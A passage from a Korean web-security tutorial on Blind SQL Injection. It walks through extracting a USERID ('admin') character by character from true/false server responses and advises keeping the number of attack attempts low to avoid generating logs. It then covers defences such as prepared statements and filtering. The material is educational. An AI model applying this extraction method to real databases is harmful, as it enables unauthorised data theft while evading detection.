결과	 <table border="1"> <thead> <tr> <th>번호</th> <th>제목</th> <th>내용</th> <th>작성자</th> </tr> </thead> <tbody> <tr> <td>1</td> <td>eqst</td> <td>EQST Insight</td> <td>이류스트</td> </tr> <tr> <td>3</td> <td>eqst1</td> <td>Blind SQL Injection</td> <td>이류스트1</td> </tr> </tbody> </table>	번호	제목	내용	작성자	1	eqst	EQST Insight	이류스트	3	eqst1	Blind SQL Injection	이류스트1
번호	제목	내용	작성자										
1	eqst	EQST Insight	이류스트										
3	eqst1	Blind SQL Injection	이류스트1										
해설	검색 성공 - MEMBER 테이블의 USERID의 2번째 문자 는 ASCII 100인 'd'인 것을 알 수 있다.												

위의 과정을 반복하여 추출한 MEMBER 테이블의 1번째 USERID의 값은 'admin'이다.

Step 3. 원하는 데이터 탈취

이처럼 참 또는 거짓의 쿼리에 대한 서버 측의 응답을 통해 전체 테이블/컬럼/데이터의 개수를 확인하여 원하는 데이터의 문자열을 1 개씩 추출한다. 추출한 문자를 비교 연산을 통해 데이터를 유추하여 데이터베이스의 모든 데이터 추출이 가능하다.

Blind SQL Injection 은 과정이 반복되는 만큼 자동화된 스크립트를 사용하는 것이 일반적이다. 또한 많은 양의 로그를 유발하므로 공격 횟수를 최소화하여 진행해야 한다.

■ 보안 대책

SQL Injection의 보안 대책은 크게 2가지가 있다.

- **Prepared Statement²**: SQL Injection의 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용이 불가능한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

- **Filtering**: White List Filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 Filtering 시 대소문자 모두 Filtering 하는 것을 권장한다.

※ Blind SQL Injection의 경우 SUBSTR, ASCII, <, > 등 공격에 활용되는 함수, 연산자 등을 필터링해야 한다.

² Prepared Statement는 컴파일 이 미리 되어있기 때문에 입력값을 변수로 선언해두고 필요에 따라 값을 대입하여 처리한다.

■ 맺음말

지금까지 참 또는 거짓의 쿼리문 삽입 시 반환되는 서버의 응답을 통해 진행되는 Blind SQL Injection에 대해 알아보았다. 공격 난이도가 높지만, 자동화 스크립트 또는 툴을 이용해 쉽게 공격이 가능하다. 또한 모든 페이지에서 공격이 가능하기 때문에 발생 빈도가 높아 주의가 필요하다.

『웹 취약점과 해킹 매커니즘』에서 다룬 세 가지 공격 유형의 SQL Injection에 대한 특징은 다음과 같다.

infosec

구분	UNION SQL Injection	Error Based SQL Injection	Blind SQL Injection
특징	SELECT문의 결합	에러 정보를 기반으로 공격	참 또는 거짓의 결과에 따른 서버측 응답을 통해
공격 난이도	쉬움	중간	어려움
발생 조건	검색 결과가 출력되는 페이지	DB에러가 출력되는 페이지	SQL쿼리에 변수가 있는 모든 페이지

이어지는 SQL Injection의 마지막 챕터에서는 SQL Injection 보안 대책과 우회기법 및 시큐어 코딩에 대한 내용을 다룬다.